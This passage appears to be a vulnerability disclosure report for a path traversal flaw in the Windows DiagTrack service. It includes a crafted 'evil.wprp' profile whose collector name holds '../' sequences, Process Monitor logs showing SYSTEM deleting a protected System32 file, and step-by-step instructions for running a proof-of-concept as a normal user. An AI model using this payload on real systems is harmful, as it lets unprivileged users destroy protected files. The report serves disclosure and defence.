Collector/../../../../../../../Windows/System32/CantTouchMe.txt">
```



```
<?xml version='1.0' encoding='utf-8' standalone='yes'?>
<WindowsPerformanceRecorder Author="EcoSystem Performance Platform" Comments="Sample" Company="
Microsoft Corporation" Copyright="Microsoft Corporation" Team="EcoSystem Performance Platform"
Version="1.0">
  <Profiles>
    <SystemCollector Id="SystemCollector_FileIO" Name="NT Kernel Logger">
      <BufferSize Value="128"/>
      <Buffers Value="80"/>
    </SystemCollector>
    <EventCollector Id="EventCollector_KernelPower" Name="WPR Sample Event
    Collector/../../../../../../../Windows/System32/CantTouchMe.txt">
      <BufferSize Value="128"/>
      <Buffers Value="32"/>
    </EventCollector>
    <SystemProvider Id="SystemProvider_FileIO">
      <Keywords>
        <Keyword Value="DiskIO"/>
        <Keyword Value="FileIO"/>
        <Keyword Value="FileIOInit"/>
```

Figure 6: Evil WPR profile file

After invoking `UtcApi_StartCustomTrace` and `UtcApi_StopCustomTrace`, we can see that the file "C:\Windows\System32\CantTouchMe.txt" is deleted by `NT AUTHORITY\SYSTEM`.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Process Name  User                 Operation                 Path
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe   NT AUTHORITY\SYSTEM  CloseFile                 C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe   NT AUTHORITY\SYSTEM  QueryAttributeTagFile     C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe   NT AUTHORITY\SYSTEM  SetDispositionInformationExC:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe   NT AUTHORITY\SYSTEM  CloseFile                 C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                C:\Windows\System32\CantTouchMe.txt
svchost.exe   NT AUTHORITY\SYSTEM  CloseFile                 C:\Windows\System32\CantTouchMe.txt
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                C:\Windows\System32\CantTouchMe.txt
svchost.exe   NT AUTHORITY\SYSTEM  QueryAttributeTagFile     C:\Windows\System32\CantTouchMe.txt
svchost.exe   NT AUTHORITY\SYSTEM  SetDispositionInformationExC:\Windows\System32\CantTouchMe.txt
svchost.exe   NT AUTHORITY\SYSTEM  CloseFile                 C:\Windows\System32\CantTouchMe.txt
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrackAlternativeLogger_WPR System Collector.etl
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                C:\Windows\System32\CantTouchMe.txt
svchost.exe   NT AUTHORITY\SYSTEM  CreateFile                C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace
svchost.exe   NT AUTHORITY\SYSTEM  QueryDirectory            C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace\WPR_initiated_DiagTrack*.etl*
svchost.exe   NT AUTHORITY\SYSTEM  CloseFile                 C:\ProgramData\Microsoft\Diagnosis\Temp\DiagTrackTraceSlot_alternativeTrace
```

Figure 7: An arbitrary file is deleted by SYSTEM

3 PoC / Exploit

3.1 Build the PoC

I provided an x86_64 compiled binary: "**DiagTrackAribtraryFileDelete.exe**". But you can also compile it from the provided source:

1) Open the provided solution file in Visual Studio (2019)
2) Select the **Release/x64** profile
3) Build and you're done

3.2 Lab Setup


I'm using a virtual machine running Windows Insider Preview version `19041.1.amd64fre.vb_release.191206-1406`. I'm still running the Slow Ring version because of an incompatible component/driver in VMware Workstation with the Fast Ring version.

I'm running my PoCs in the session of a normal user ("lab-user") with no admin rights, at medium integrity level.

3.3 Proof-of-Concept


Here are the steps to reproduce the issue:

1) **As an administrator**, create the file "C:\Windows\System32\CantTouchMe.txt".




```
Microsoft Windows [Version 10.0.19041.153]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>echo test > CantTouchMe.txt

C:\WINDOWS\system32>icacls CantTouchMe.txt
CantTouchMe.txt NT AUTHORITY\SYSTEM:(I)(F)
                BUILTIN\Administrators:(I)(F)
                BUILTIN\Users:(I)(RX)
                APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APP PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

2) Copy the provided **executable** ("DiagTrackAribtraryFileDelete.exe") and **WPR profile** file ("evil.wprp") to a user-writable location.



Name	Date modified	Type	Size
DiagTrackArbitraryFileDelete.exe	20/03/2020 11:02	Application	20 KB
evil.wprp	20/03/2020 11:17	WPRP File	4 KB


3) Open a command prompt **as a normal user**, "cd" to the **same directory** and **run the PoC**.



C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.19041.153]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\lab-user\Downloads>DiagTrackArbitraryFileDelete.exe
[*] CreateFile() OK
[*] GetFullPathName() OK
[+] Profile path is: 'C:\Users\lab-user\Downloads\evil.wprp'
[*] RpcStringBindingCompose() OK
[*] RpcBindingFromStringBinding() OK
[+] UtcApi_StartCustomTrace() OK
[*] Waiting 5 seconds before stopping the trace...
[+] UtcApi_StopCustomTrace() OK
[*] Done.
```

4) Check whether the file "C:\Windows\System32\CantTouchMe.txt" was deleted.



```
C:\WINDOWS\system32>icacls CantTouchMe.txt
CantTouchMe.txt: The system cannot find the file specified.
Successfully processed 0 files; Failed processing 1 files
```

Expected Result:

When "UtcApi_StartCustomTrace" is invoked, the service detects the use of invalid characters in the file name and returns an "invalid parameter" error code to the client.

Observed Result:

The name provided by the client isn't properly sanitized, resulting in a path traversal vulnerability.